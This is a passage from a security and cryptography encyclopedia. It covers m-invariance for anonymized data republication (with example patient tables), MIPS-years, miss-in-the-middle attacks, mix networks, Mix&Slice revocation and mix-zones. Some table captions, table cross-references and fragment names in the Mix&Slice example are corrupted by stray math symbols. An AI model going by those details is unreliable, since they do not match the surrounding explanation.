the *Age* and *Zip Code* values of each individual in advance (Samarati 2001). For instance, consider that the adversary knows Bob's age 21, Zip code 12000, and the fact that Bob has been hospitalized before (and thus has a tuple in the microdata). Then, the adversary can find out that the first tuple in Table 1 is associated with Bob, namely, Bob must have contracted *dyspepsia*. Here, the attributes *Age* and *Zip Code* are referred to as the *quasi-identifier* attributes, as they can be combined to pinpoint individuals. On the other hand, the attribute *Disease* is referred as the *sensitive* attribute, as it captures the private information the hospital aims to protect.

m-Invariance, Table 1 Microdata T_1

Name	Age	Zip code	Disease
Bob	21	12000	Dyspepsia
Alice	22	14000	Bronchitis
Andy	24	18000	Flu
David	23	25000	Gastritis
Gary	41	20000	Flu
Helen	36	27000	Gastritis
Jane	37	33000	Dyspepsia
Ken	40	35000	Flu
Linda	43	26000	Gastritis
Paul	52	33000	Dyspepsia
Steve	56	34000	Gastritis

Generalization (Samarati 2001) is a popular method for preserving privacy in the scenario like the above. Given a microdata table, generalization first divides the tuples into several *QI-groups*, such that each group contains a sufficiently diverse set of sensitive values (Machanavajjhala et al. 2007); after that, the QI values in each QI-group is transformed into a uniform format. For example, Table 2 illustrates a generalized version of Table 1. The transformation is based on five QI-groups, each of which is assigned a group ID as indicated in the first column of Table 2. Suppose that the hospital publishes Table 2. The previous adversary can no longer uniquely decide Bob's disease, since both of the first two tuples in Table 2 can be matched to Bob, i.e., Bob's disease may be *dyspepsia* or *bronchitis*.

m-Invariance, Table 2 Generalization $\mathbb{Z}_n^*$

Group ID	Age	Zip code	Disease
1	[21, 22]	[12k, 14k]	Dyspepsia
1	[21, 22]	[12k, 14k]	Bronchitis
2	[23, 24]	[18k, 25k]	Flu
2	[23, 24]	[18k, 25k]	Gastritis
3	[36, 41]	[20k, 27k]	Flu
3	[36, 41]	[20k, 27k]	Gastritis
4	[37, 43]	[26k, 35k]	Dyspepsia
4	[37, 43]	[26k, 35k]	Flu
4	[37, 43]	[26k, 35k]	Gastritis
5	[52, 56]	[33k, 34k]	Dyspepsia
5	[52, 56]	[33k, 34k]	Gastritis

One drawback of generalization is that it cannot support republication of the microdata after the data is updated with tuple insertions or deletions. For instance, suppose that a hospital releases patients' records quarterly, but each publication includes only the results of diagnoses in the 6 months preceding the publication time. Table 1 shows the microdata for the first release, at which time the hospital publishes the generalization in Table 2. The microdata at the second release is presented in Table 3. The tuples of Alice, Andy, Helen, Ken, and Paul have been deleted (as they correspond to diagnoses made over 6 months ago), while 5 new tuples (with names italicized) have been inserted. Accordingly, the hospital publishes the generalization in Table 4.

m-Invariance, Table 3 Microdata T_2

Name	Age	Zip code	Disease
Bob	21	12000	Dyspepsia
David	23	25000	Gastritis
Emily	25	21000	Flu
Jane	37	33000	Dyspepsia
Linda	43	26000	Gastritis
Gary	41	20000	Flu
Mary	46	30000	Gastritis

Name	Age	Zip code	Disease
Ray	54	31000	Dyspepsia
Steve	56	34000	Gastritis
Tom	60	44000	Gastritis
Vince	65	36000	Flu

m-Invariance, Table 4 Generalization $\mathbb{Z}_n^*$

Group ID	Age	Zip code	Disease
1	[21, 23]	[12k, 25k]	Dyspepsia
1	[21, 23]	[12k, 25k]	Gastritis
2	[25, 43]	[21k, 33k]	Flu
2	[25, 43]	[21k, 33k]	Dyspepsia
2	[25, 43]	[21k, 33k]	Gastritis
3	[41, 46]	[20k, 30k]	Flu
3	[41, 46]	[20k, 30k]	Gastritis
4	[54, 56]	[31k, 44k]	Dyspepsia
4	[54, 56]	[31k, 44k]	Gastritis
5	[60, 65]	[36k, 44k]	Gastritis
5	[60, 65]	[36k, 44k]	Flu

Even though both Tables 2 and 4 have been generalized, an adversary can still precisely determine the disease of a patient by exploiting the correlation between the two snapshots. Assume, again, an adversary has Bob's age and Zip code, and knows that Bob has a record in both Tables 1 and 3 (i.e., Bob was admitted for treatment within 6 months before both publication times). Based on Table 2, the adversary is certain that Bob must have contracted either *dyspepsia* or *bronchitis*. From Table 4, the adversary finds out that Bob's disease must be either *dyspepsia* or *gastritis*. By combining the above knowledge, the adversary can easily infer Bob's real disease *dyspepsia*.

In fact, it is simply impossible to publish a generalization of Table 3 without incurring privacy breach due to a phenomenon referred to as *critical absence*. To illustrate this, consider the hospital publication scenario depicted in Tables 1, 2, 3, and 4. Given Table 1, an adversary (having Bob's QI-particulars) is sure that Bob contracted *dyspepsia* or *bronchitis*. The value *bronchitis*, however, is absent in the microdata (Table 4) at the second

release. As a result, no matter how Table 3 is generalized, publishing the generalized version always enables the adversary to eliminate the possibility that Bob contracted *bronchitis*. Therefore, Bob's privacy will necessarily be breached after the second release.

m-invariance is a technique that incorporates *counterfeits* with generalization to handle republication of dynamic microdata. To illustrate the idea, let us consider the moment when the hospital has published Table 2 (with respect to the microdata Table 1) and tries to release an anonymized version of Table 3. Now, imagine that the hospital publishes Table 5, and an auxiliary Table 6. Table 5 involves a generalized tuple for every row in Table 3, together with two counterfeit tuples c_1 and c_2 The thirteen tuples are partitioned into six QI-groups. Table 6 indicates that a counterfeit is placed in QI-groups 1 and 3, respectively. The purpose of releasing such statistics is to enhance the effectiveness of data analysis. Even with these statistics, an adversary's chance of figuring out individual privacy is still limited, as explained shortly.

m-Invariance, Table 5 Counterfeited generalization $\mathbb{Z}_n^*$

Name	Group ID	Age	Zip code	Disease
Bob	1	[21, 22]	[12k, 14k]	Dyspepsia
c_1	1	[21, 22]	[12k, 14k]	Bronchitis
David	2	[23, 25]	[21k, 25k]	Gastritis
Emily	2	[23, 25]	[21k, 25k]	Flu
Jane	3	[37, 43]	[26k, 33k]	Dyspepsia
c_2	3	[37, 43]	[26k, 33k]	Flu
Linda	3	[37, 43]	[26k, 33k]	Gastritis
Gary	4	[41, 46]	[20k, 30k]	Flu
Mary	4	[41, 46]	[20k, 30k]	Gastritis
Ray	5	[54, 56]	[31k, 34k]	Dyspepsia
Steve	5	[54, 56]	[31k, 34k]	Gastritis
Tom	6	[60, 65]	[36k, 44k]	Gastritis
Vince	6	[60, 65]	[36k, 44k]	Flu

m-Invariance, Table 6 The auxiliary relation

Group ID	Count
1	1
3	1

From an adversary's perspective, a counterfeit tuple is indistinguishable from the other rows in the QI-group (that contains the counterfeit). Let us consider once more the adversary who has the precise QI values of Bob and attempts to infer the disease of Bob from Tables 2, 5, and 6. The adversary knows that the tuple of Bob must have been generalized to the first QI-groups of Tables 2 and 5, respectively. These groups encompass the same set of sensitive values {*dyspepsia, bronchitis*}. Therefore, the adversary cannot eliminate any disease (from the previous set) that Bob cannot have contracted. Even if the adversary learns (from Table 6) that a counterfeit exists in QI-group 1 of Table 5, he still cannot narrow down the possible diseases of Bob. In fact, to the adversary, there is a 50% chance that the first tuple of Table 3.1a would be the counterfeit. The generalization in Table 5 is referred as a *counterfeited generalization*.

The two releases (Tables 2 and 5) have an important property If a tuple appears in the microdata at both publication timestamps, it is generalized to two QI-groups (one per timestamp) containing the same sensitive values. For instance, the tuple < Jane, 37, 33 k, dyspepsia > belongs to both Tables 2 and 5. It is generalized to QI-groups 4 and 3 in Tables 2.1b and 3.1a, respectively. The two groups include an equivalent set of diseases: {*dyspepsia, flu, gastritis*} (as is achieved via a counterfeit c_2). As a result, even if an adversary finds out both QI-groups, he can only conjecture that Jane's disease may be an element in that equivalent set.

In general, *m*-invariance requires that the counterfeited generalizations of a dynamic dataset should satisfy the following three conditions. First, each QI-group in any anonymized snapshot T^* (*i*) (notation for the *i*-th release) must have at least *m* tuples, where *m* is a userspecified parameter. Second, no QI-group should contain two tuples with the same sensitive value. Finally, if a tuple *t* (from the microdata) is involved in several anonymized snapshots, the QI-groups in all those snapshots containing *t* must have exactly the same set of sensitive values signature.

The privacy guarantee of *m*-invariance can be formalized as follows. Assume that the adversary (1) knows the QI values of every individual, as well as the timestamp at which the individual's record is inserted into or

deleted from the microdata, but (2) has no knowledge of the sensitive value of any individual. Let *o* be an arbitrary individual in the microdata and *v* be an arbitrary sensitive value. Then, when the adversary observes the generalized snapshots of the microdata produced with *m*-invariance, his/her posterior belief in the event that "*o* has a sensitive value *v*" is at most 1/*m* (Xiao and Tao 2007).

MIPS-Year

Burt Kaliski[39] ✉
(39) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *MIPS-year* is the amount of work performed in 1 year by a computer operating at the rate of one million operations per second, or approximately 2^{45} operations.

Background

The term “MIPS” is fairly old in the computer industry; Digital Equipment Corporation’s VAX-11/780 is often considered the benchmark of a 1-MIPS machine. An early use of the term “MIPS-year” in cryptography may be found in a 1991 letter from Rivest to NIST regarding the security of the then-proposed Digital Signature Standard, a revised version of which is published as part of Rivest et al. (1992).

Theory

A *MIPS-year* is perhaps the “standard” measure of computational effort in cryptography: it refers to the amount of work performed, in 1 year, by a computer operating at the rate of one million operations per second (1 MIPS). The actual type of operation is undefined but assumed to be a

"typical" computer operation. A MIPS-year is thus approximately 2^{45} operations.

The MIPS-year is a convenient measurement, but not a perfect one. In practice, there is no "typical" computer operation, and the actual difficulty of an effort must also consider other factors such as the cost of hardware and the amount of memory required. (See Silverman (1999) for discussion of some of these issues.) Research into the difficulty of factoring 1024-bit RSA moduli has taken a more precise approach by giving a specific hardware design and estimating both the cost of the hardware involved and the number of operations (Factoring Circuits, TWIRL). The MIPS-year nevertheless remains a helpful guideline.

Applications

The difficulty of solutions to the cryptographic problems (as illustrated, for instance, RSA Factoring Challenge as well as challenges involving the Data Encryption Standard) is usually given in MIPS-years, as a rough measure of effort independent of the actual computers involved. For instance, the RSA-512 benchmark took about 8000 MIPS-years, or approximately 2^{58} operations, distributed across a large number of computers. (This is somewhat less than the number of operations to search for a 56-bit DES key, as multiple operations are required to test each DES key.)

Miss-in-the-Middle Attack

Alex Biryukov[40] ✉
(40) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Following the idea behind the meet-in-the-middle approach, the miss-in-the-middle attack is one of the techniques to construct *distinguishers* for the impossible differential attack. The idea is that one finds two events that propagate half way through the cipher top and bottom with certainty, but which do not match in the middle. This results in an event which is impossible for the full cipher, i.e., has zero probability. A typical tool for constructing such events would be *truncated differentials*. Note that it is sufficient that events contradict each other in a single bit in the middle.

Background

This technique was first introduced in the papers by Biham et al. (1999a, b) to cryptanalyze round-reduced versions of Skipjack, IDEA, and Khufu.

Mixnets; Mix-nets

Definition

Overlay network of servers called “mixes” for anonymously routing messages that traverse multiple mixes before being sent to their final recipient. Each mix receives messages that it (1) transforms cryptographically and (2) reorders before forwarding to their next destination. In this way, mixes provide unlinkability between inputs and outputs in terms of both message appearance and timing.

Background

Mix networks were first proposed by Chaum (1981) as a technique for enabling anonymous email. The idea was first implemented in the 1990s in the cypherpunk remailers, of which Mixmaster was the most prominent example. Research in mix networks slowly advanced in the 2000s with an academic focus, as such systems were deemed impractical for actual deployment. In 2015–2019, the EU funded the project “Privacy and

Accountability in Networks via Optimized Randomized Mix-nets (Panoramix)" which advanced mix network architectures for messaging applications (Piotrowska et al. 2017). The interest in developing and deploying mix networks gained further strength in 2019 with the USA DARPA funded project "Resilient Anonymous Communication for Everyone (RACE)," as well as two commercial ventures (Nym and Elixxir) that have implemented and deployed mix network prototypes.

Theory and Application

Mix networks relay messages anonymously from a sender to a recipient. In confidential messaging systems, a message's content is encrypted end-to-end such that only the intended recipient can read it. In anonymous messaging systems, in addition to content confidentiality message metadata is protected such that nobody can determine who is messaging whom – including adversaries who can observe and analyze the metadata of *all* communications in the underlying network.

To achieve anonymity properties that withstand global network adversaries, mixes perform two necessary operations:

1. Mixes cryptographically transform equal-sized messages to achieve "bitwise unlinkability," meaning that input and output messages cannot be correlated based on their size or content; in other words, inputs and outputs are unlinkable based on their binary representations.

2. Mixes randomly reorder and alter the flow of messages so that inputs cannot be correlated to outputs based on their order or time of arrival to (and exit from) the mix.

Cryptographic Unlinkability of Messages

Each mix has a public-private key pair and the public keys of mixes are available to senders. In order to achieve per-mix message unlinkability, a sender encrypts the message multiple times, once for each intermediary mix and in reverse order of routing: the message is first encrypted with the final recipient's key (for end-to-end content confidentiality), then the key of the last mix in the route, then its predecessor, and so on until the outermost

layer, encrypted with the key of the first mix in the route, which gets the message directly from the sender.

When a mix receives a message, it uses its private key to strip the message's outer layer of encryption, retrieving a new encrypted message encapsulated inside as well as information needed for its processing (e.g., integrity checks, when, and where to forward the message). The mix finally relays the transformed message to its next hop in the route.

Mix networks route each message independently and thus all the necessary routing information must be in the message headers. Sphinx (Danezis and Goldberg 2009) is the state-of-the-art cryptographic packet format for mix networks. A Sphinx message consists of a set of headers, with routing information for each intermediary mix, and a payload to be delivered to the final recipient.

To create a Sphinx message, the sender first randomly chooses a group element that is the x-coordinate of a point on an elliptic curve, and includes it in the Sphinx message header. The sender uses that element in combination with the public keys of the mixes that will be part of the message's route, to derive symmetric keys shared with each of the intermediary mixes. The sender then wraps the message in multiple layers of encryption using the shared keys, adding message authentication codes (for integrity verification) and routing information for each mix in the path.

Each mix blinds the group element in the received Sphinx message header as part of the message transformation, so that the output message is cryptographically unlinkable to the input. The transformed (blinded) group element is used by the next mix in the route to derive the correct shared key and perform its own processing. Sphinx has built-in protections against tagging attacks and replay attacks, enabling mixes to detect and discard messages that are replayed or have been tampered with. Sphinx enables anonymous replies via Single-Use-Reply-Blocks (SURBs). A SURB is a pre-processed, encrypted Sphinx header that can route a message via the mix network to an anonymous recipient (who created the SURB). Reply messages whose headers are SURBs are indistinguishable from forward Sphinx messages.

Strategies for Reordering Messages

Whereas bitwise unlinkability as provided by Sphinx is necessary to make inputs unlinkable to outputs, it is however not sufficient: if messages are

forwarded in a first-in-first-out order (or any order that is predictable), then inputs and outputs can be linked based on order and timing alone, regardless of any sophisticated cryptographic transformations they may have undergone.

There are two main “mixing” approaches for reordering messages: message batching and per-message random delays.

The early mix designs (Chaum 1981) proposed batching as a strategy for reordering messages. The basic idea is very simple: a mix collects messages until it has received a threshold number T of messages. At that point, the mix cryptographically transforms the set of T messages, shuffles them and outputs a random permutation.

More sophisticated batching designs such as Mixmaster use a *pool*, which is an internal memory in the mix where messages are stored. When “pool mixes” flush out messages, they do not send out all the messages they contain. Instead, they select a random subset of messages to be forwarded from their internal pool, while the rest of the messages are kept until the next flushing event. These events are typically triggered by reaching a threshold number of messages or by the expiration of a timeout. When the next flushing event happens, a new randomly chosen subset of the messages remaining from the previous round, plus any new messages that have arrived to the mix in the meantime, are selected to be flushed out.

Pool mixes have a great advantage over simple batch mixes in terms of the anonymity they provide to messages, even for the same mean end-to-end latency. The reason is that pure batching mixes offer a finite anonymity set to messages that is proportional to the size of the batch: each of T inputs corresponds to one of T outputs. In contrast, pool mixes produce anonymity sets that are infinite in a possibilistic sense: once a target input message has gone into a pool mix, any message that comes out of the mix in the future may be the target with non-zero probability. Even though the probability of a message still being in a mix falls asymptotically over time toward zero and thus the anonymity set is bounded in practice, the effective anonymity set is still much larger for pool mixes than for batch mixes that are comparable in terms of latency and throughput.

Note that it is not possible for the sender to predict end-to-end latency in pool mixes as the random selection of messages to be sent in each round is locally determined by each mix. Furthermore, if mix flushing events are threshold-based without any timeouts, routing can become very slow when

the traffic volume decreases: the longer it takes for the mix to collect enough messages to reach its threshold, the longer it takes to forward messages on toward their destinations.

As alternative to batching, Kesdogan et al. (1998) proposed a continuous-time mixing approach, where each message is delayed by a random amount of time, drawn as a sample from an exponential distribution. Due to the memoryless properties of exponential distributions, all messages inside a mix have the same probability of being the next one to be forwarded, irrespective of their time of arrival to the mix. These mixes thus provide anonymity similar to that of pool mixes. The Loopix anonymity system (Piotrowska et al. 2017) uses a variant of these mixes in combination with the Sphinx packet format.

If the per-mix delays are sampled by the message sender, it is possible to predict the end-to-end latency of a message. In combination with Sphinx SURBs that carry back acknowledgments this can enable reliable transport properties, as implemented in the Nym network: the sender can predict when the acknowledgment should be received and retransmit messages if necessary, after a timeout.

Anonymous Routing

Mix networks rely on source-routing: the sender of the message selects the full route, i.e., the sequence of mixes to be traversed by the message before reaching its final destination. This selection is made according to the network's topology and routing algorithm.

The mix network topology defines the possible sequences of mixes that messages may traverse in the network. Early designs considered a cascade of mixes (Chaum 1981). Routing is predetermined in cascades as there is only one possible route, defined by the cascade, for all messages. Cascades present however several shortcomings. They are brittle, as the failure of a single mix in the cascade makes the full cascade unavailable. Furthermore, cascades have poor scalability properties, as their capacity is capped at the capacity of their least performant mix. If multiple cascades are used in parallel to route more messages, the anonymity set of each cascade is disjoint from all other cascades, effectively limiting the anonymity provided to messages no matter how much the user base grows. Finally, end-to-end eavesdropping is particularly cheap in cascades as it is enough for the

adversary to have access to just two network locations: those corresponding to the first and last mix.

At the other end of the spectrum, fully connected free route networks allow any sequence of mixes to be chosen for routing a message. All mixes may be in any position of a message's route, maximizing routing flexibility. In between, layered (or stratified) network topologies assign mixes to layers such that each mix only receives messages from the preceding layer and forwards them to the succeeding layer – with the first layer receiving messages from senders and the last layer sending messages to final recipients. Layered topologies have been shown to maximize anonymity properties while being tractable for analysis and are thus the choice of deployed systems such as Nym. Free route topologies by comparison provide slightly lower anonymity and become intractable as the network scales up (Diaz et al. 2010). Both free route and layered networks aggregate all messages into one large anonymity set, thus providing better anonymity when the network scales up (in contrast to cascades).

The mixes composing a network may be heterogeneous, i.e., have different processing and bandwidth capacities and thus be capable of routing different amounts of traffic. Load balancing is possible in both layered and free route networks: the anonymous routing algorithm can account for this by weighing its route selection to select higher capacity nodes with greater probability.

Open Problems and Future Directions

Tradeoffs Between Anonymity, Latency and Traffic Volume

Mix networks guarantee message anonymity toward global network adversaries that observe all communications and corrupt a subset of mixes. This is achieved at the cost of computation and end-to-end communication latency. The computational overhead is driven by the public key operations that are required per message. The end-to-end latency involves multiple components: propagation and processing times for each leg of the route and extra latency added for the purpose of message reordering. The latter component expresses a direct tradeoff between latency and anonymity: the more latency can be introduced, the better the anonymity provided by each mix. This tradeoff interplays with traffic volume: the higher the volume of

traffic passing through a mix, the lower the per-message latency required to achieve a desired level of anonymity.

Statistical Disclosure Attacks

When users engage in repeated or persistent communications, their frequent communication partners may be uncovered by statistical disclosure attacks (Danezis 2003). These attacks exploit the fact that a sender's correspondents will appear more frequently when that sender is active than when she is not, allowing inferences on the sender's communication profile over time. The practical effectiveness of these attacks depends on the frequency and persistence of user behavior over time, as the attack requires combining many observations.

Key Distribution and Management

Mix networks are typically source-routed, meaning that the sender of the message selects the full route and prepares the message with the public keys that correspond to the selected intermediaries in that route. This implies that updated keys and addresses of currently active mixes must be available to senders. Mix networks therefore require a secure and efficient solution for key distribution, which may be challenging in the case of large networks with high churn rates.

In addition, mix networks typically require mixes to rotate their keys for forward security purposes. If mix encryption keys are long lived, an adversary may coerce mix operators into decrypting a recorded target message, thereby tracing its route and destination. Key updates mitigate this threat, as mixes are not able to decrypt old messages once their keys are updated. The frequency of key updates strikes a tradeoff between forward security and the overhead of key distribution, among other impacts such as the validity of precomputed anonymous reply blocks.

Unobservability and Undetectability

While mix networks provide unlinkability of input to output messages and therefore enable communication anonymity, they do not provide unobservability (understood as the impossibility to determine the timing and volume of usage) or undetectability (understood as the impossibility to determining whether a user interacts with the system at all).

Achieving unobservability requires the use of dummy traffic. Dummy messages are empty messages that are indistinguishable from real messages while routed in the mix network. In the presence of dummy traffic, it is not possible for an adversary to determine whether a user is communicating at all or simply sending dummy traffic (Piotrowska et al. 2017). Achieving undetectability requires the use of steganography and censorship circumvention technologies.

Applications

While early mix network designs were custom made for email and voting applications, more modern implementations such as Nym consider generic message-based communications infrastructure.

Definition

Mix&Slice is an encryption technique that enables efficient and robust access revocation on resources stored at external cloud providers. The technique makes use of a transformation that provides strong interdependency in the encrypted representation of a resource. To revoke access on a resource, it is then sufficient to re-encrypt a small portion of it, to have guarantees that the resource as a whole (and any portion of it) will become unintelligible to those from whom access is revoked.

Background

Recent advancements in cloud systems have made it increasingly attractive for users and companies to rely on external services to store and share resources. A promising approach to enforce access control on externally stored resources is to encrypt them before offloading them and then grant access to the keys only to the authorized users. This technique does not

require access mechanisms to be offered by the storage provider and can be used to obtain protection also against the service provider itself.


Access revocation is one of the most complex aspects when using encryption for enforcing access control policies. The classical approaches to enforce access revocation are (i) re-encrypt the resource with a new key, which requires downloading and re-uploading the resource, or (ii) revoke access to the key itself, which does not protect against users who kept a local copy of the key.

Similar to the *all-or-nothing transform* (*AONT*) approach defined by Rivest (1997), Mix&Slice defines an encryption technique that requires access to the whole resource to perform the decryption process. However, AONT assumes that keys are never known by the users, thus is not suited to perform access revocation. Mix&Slice makes revocation efficient, as it avoids the need for costly upload/re-upload of resources, and robust against potential threats from users who may have kept copies of the encryption keys.

Theory

Mix&Slice by Bacis et al. (2016) provides an encrypted representation of the resources in which the bits of the encrypted content are completely interdependent, ensuring that the absence of a portion of the resource results in the inability to decrypt it. Revoking access from a user can then be achieved by re-encrypting a portion of the resource with a new key unknown to the user.

Building blocks The basic building block of the approach is the application of a symmetric block cipher. A symmetric cryptographic function operating on blocks guarantees that each bit of the output depends on every bit of the input, and therefore, when any bit of the encrypted version of a block is missing, it is impossible to retrieve the original plaintext version of the block (excluding costly brute-force attacks). The following basic concepts are used.




- *Block*. A sequence of bits input to a block cipher (it corresponds to the classical encryption block concept).

- *Mini-block*. A sequence of bits, of a defined length, contained in a block. It represents the *atomic unit* of protection. The mini-block size needs to be a divisor of the size of the block.
- *Macro-block*. A sequence of blocks. It allows extending the application of block cipher on sequences of bits larger than individual blocks. The size of a macro-block needs to be a product of the size of a mini-block and a power of the number of mini-blocks in a block. Padding can be used to meet this requirement.

To deal with resources of arbitrarily large size, Mix&Slice first partitions the resource in equally sized chunks (i.e., the macro-blocks), and then, as the name hints, it is based on the following two concepts: *mixing* and *slicing*.

Mixing The content of each macro-block is processed by the mixing algorithm that generates an encrypted version of the macro-block ensuring that each bit of the input influences every bit in the output. The following examples assume the use of AES with blocks of 128 bits and mini-blocks of 32 bits.


The first step is to encrypt at the block level. This application is visible at the top of Fig. 1, where the first row reports a sequence of 16 mini-blocks ([0], …, [15]) composing 4 blocks. The second row is the result of block encryption on the sequence of mini-blocks. As visible from the pattern-coding in the figure, encryption provides mixing within each block so that each mini-block in the result is dependent on every mini-block in the same input block. Absence of a mini-block from the result will prevent reconstruction only of the plaintext block including it while not preventing the reconstruction of all the other blocks. To extend mixing to the whole macro-block, the approach proceeds with iteratively applying block encryption on blocks composed of mini-blocks that belong to different encrypted blocks in the previous round, as shown at the bottom of Fig. 1.



Mix&Slice, Fig. 1 Example of mixing a macro-block of 16 mini-blocks, with 4 mini-blocks per block. (Reused from Bacis et al. (2016) with permission from the copyright owners)

In the example, the blocks of the second encryption round are composed of mini-blocks that are at distance 4 in the sequence that resulted from the previous round. The final result is a sequence of 16 mini-blocks, each of which is dependent on each of the 16 original mini-blocks. Providing mixing for larger sequences can be obtained by applying more encryption rounds. The number of encryption rounds needed to mix a macro-block of size $m \cdot b$ mini-blocks is $\log_m(m \cdot b)$, where m is the number of mini-blocks in a block and b is the number of blocks in a macro-block. In Mix&Slice, each round produces an internal representation that has the same macro-block size; therefore, there is no benefit in aiming to attack one round compared to another.

Considering the entire resource as a single macro-block may not be desirable, as it can introduce performance overhead. Mix&Slice supports the partition of a resource into equally sized macro-blocks, which can then be mixed independently. The first block of each macro-block is XOR-ed with an *initialization vector* (*IV*) before the mixing starts, to ensure that mixed versions of the same macro-block are all different. The initialization vectors




for each subsequent macro-block can be obtained by incrementing the IV. Figure 2 illustrates this process.

Mix&Slice, Fig. 2 Mixing a resource with Mix&Slice. (Reused from Bacis et al. (2016) with permission from the copyright owners)

Slicing The starting point for introducing mixing is to guarantee that each bit in the encrypted version of a macro-block depends on every bit of its plaintext representation, and therefore that removing any part of the encrypted macro-block would make it impossible (apart from brute-force attacks) to reconstruct any portion of the input. Such a property operates at the macro-block level. Hence, if a resource has been partitioned into different macro-blocks, removing a mini-block would only offer protection for the macro-block to which it belongs. Entire resource protection can be obtained by removing a mini-block for each macro-block of the encrypted resource. This observation brings to the second concept that gives the name to the approach: *slicing*. The encrypted resource is sliced in multiple *fragments* such that a fragment contains one mini-block for each encrypted macro-block of the resource. Mini-blocks that occur at the same position in

the different macro-blocks belong to the same fragment. Fragments represent the minimal unit of protection in terms of the number of bits. The absence of any fragment makes it impossible to reconstruct the resource or parts of it. Figure 3 illustrates the slicing process.



Mix&Slice, Fig. 3 Slicing a resource with Mix&Slice. (Reused from Bacis et al. (2016) with permission from the copyright owners)

Access Management

Accessing a resource requires availability of all its fragments, and of the key used for encryption. Policy changes corresponding to granting access to new users can be simply achieved by giving them the encryption key. Policy changes corresponding to revocation of access would instead normally entail downloading the resource, re-encrypting it with a new key, re-uploading the resource, and distributing the new encryption key to all the users who are still authorized. Mix&Slice permits to enforce revocation of

access to a resource by making any of its fragments unavailable to the users from whom the access is revoked. Since lack of a fragment implies lack of a mini-block for each macro-block of a resource, and lack of a mini-block prevents reconstruction of the whole macro-block, lack of a fragment equates to complete inability, for the revoked users, to reconstruct the plaintext resource or any portion of it. In other words, it equates to revocation.

Access revocations are enforced by the data owner by randomly picking a fragment, which is then downloaded, re-encrypted with a new key, and re-uploaded to the server overwriting its previous version. The key is then made available only to users who are still authorized to access the resource. Operating on a fragment minimizes the transfer and processing overhead with respect to operating on the whole resource. Figure 4 illustrates an example of fragments evolution due to the enforcement of a sequence of revoke operations. Figure 4a is the starting situation with the original fragments computed as illustrated before. Figure 4b–d shows a sequence of rewrites to enforce access revocations, which involve fragment $\mathbb{Z}_N^*$, re-encrypted with key k_1; fragment $\mathbb{F}_4$, re-encrypted with key k_2; and fragment $\mathbb{Z}_N^*$ again, now re-encrypted with key k_3.

Each revoke operation requires the use of a new key and, due to policy updates, fragments of a resource might be encrypted with different keys. This does not cause any complication for key management, which can be conveniently and efficiently handled using *key regression* as shown by Fu et al. (2006).

Evolutions Mix&Slice has also been adapted by Bacis et al. (2020) to enable resource owners to effectively protect and securely delete resources stored at decentralized cloud services, controlling their availability and security properties.

Open Problems and Future Directions

The problem of revoking access to data outsourced to external providers while using encryption access policies has been widely studied. However, there are still open problems to investigate such as the balance between protection guarantees and the overhead needed to perform revocations. Further directions include extending the scope of Mix&Slice to different scenarios such as secure deletion of data.

Mix-Zones in Wireless Mobile Networks

Panos Papadimitratos[44] ✉
(44) Networked Systems Security group, KTH Royal Institute of Technology, Kista, Stockholm, Sweden

✉ **Panos Papadimitratos**
Email: papadim@kth.se

Definition

Part, corresponding to a physical region, of a wireless mobile network (along with related functionality), within which location information is concealed. The objective is to enhance user location privacy, making it hard to link user (or the user's mobile computing device) actions over time and across space.

Background

The mix-zone concept was first proposed in Beresford and Stajano (2003) and then refined in Beresford and Stajano (2004), considering user location privacy in emerging, at the time of the aforementioned publications, wireless mobile networks towards, eventually, pervasive connectivity and network access. The idea of a mix-zone for location-aware or location-based services and applications is analogous to the notion of a mix-node in an anonymous communication system (Chaum 1988). Simply put, mix-zones allow mixing identities of mobile nodes, temporarily unobservable, thus enhancing the unlinkability of their actions. Mix-zones have been revisited, discussed as relevant, and further investigated in a multitude of settings associated with mobile computing use cases over the years. A well-

received and broadly considered concept in the research literature, it remaines, to this date, in the research realm.

Theory and Applications

Nomadic wireless connectivity, thanks to Wi-Fi and cellular data communication (third generation (3G) or fourth generation (4G)), along with mobile computing platforms with Global Navigation Satellite System (GNSS) receivers or other positioning technologies, paved the way for a multitude of location-aware or location-based services and applications. Extensive, over time and possibly across large spaces, and often fine-grained position information can be invaluable to users (e.g., to obtain precise location-relevant data) and network operators (e.g., to optimize functionality). In contrast, such position data can unwillingly reveal to an observer sensitive user information, or allow inferring it based on collected messages (revealing locations, identities, and other user- and application-specific data). This concern motivated a large body of work on preserving or enhancing *location privacy*. A wide gamut of mechanisms designed by the research community, with subsets of those adopted in standards or incorporated in products, address this problem: eliminating or reducing the knowledge of a user's (his/her device's) position, past, current, or future.

The notion of *mix-zones* was introduced exactly with this intent in mind: to enhance user location privacy, that is, to make it hard for an observer to connect, to track, the user whereabouts over long periods of time. The initially considered observer was that of a *not fully trusted* application (Beresford and Stajano 2003), which would typically receive updates on user presence in specific spaces (zones). Mix-zones were introduced as regions within which, in contrast, none of the (present or registered as part of a certain group) users/devices provide location information to the said application. Ensuring this is so, specific middleware was presumed, regulating the flow of such information: when in a mix-zone, no location data are to be revealed by the user/device (*note*: we use, without loss of generality, the terms interchangeably for the rest of this discussion).

This privacy-enhancing approach leveraged the preexisting notion of a *pseudonym*, initially proposed in Chaum (1981), a temporary identifier and credential that does not reveal the actual identity of the device. A pseudonym is to be used in a specific context (e.g., for a short period of

time, for a specific application, or a specific region), in lieu of the actual identity (and, possibly, the corresponding credential) of the device. In addition to the mobile device possibly swapping from one pseudonym to another at any time and place, mix-zones were introduced, precisely as regions within which identities, that is, pseudonyms, are mixed. In fact, devices are expected to change to a new unused pseudonym when they enter a mix-zone. As a result, over time, two or more pseudonyms of the same device can be increasingly difficult to link. The larger the number of users/devices associated with a mix-zone, the larger the corresponding *anonymity set*. Intuitively, the more numerous the devices that can be changing from one identity (pseudonym) to another, the higher the uncertainty from the viewpoint of the observer/*adversary*.

Mix-zones are broadly relevant for any location-based or location-aware application, even more so if communications (actions) revealing location (and identity) information are more frequent and extend over significant periods of time. The mix-zone placement, their dimensions, and the management of the user identities (actual and pseudonymous) and credentials depend on the actual mobile computing system design. Accordingly, the instantiation of mix-zones can vary, notably in terms of the mechanism that restricts the flow of location information towards the observer.

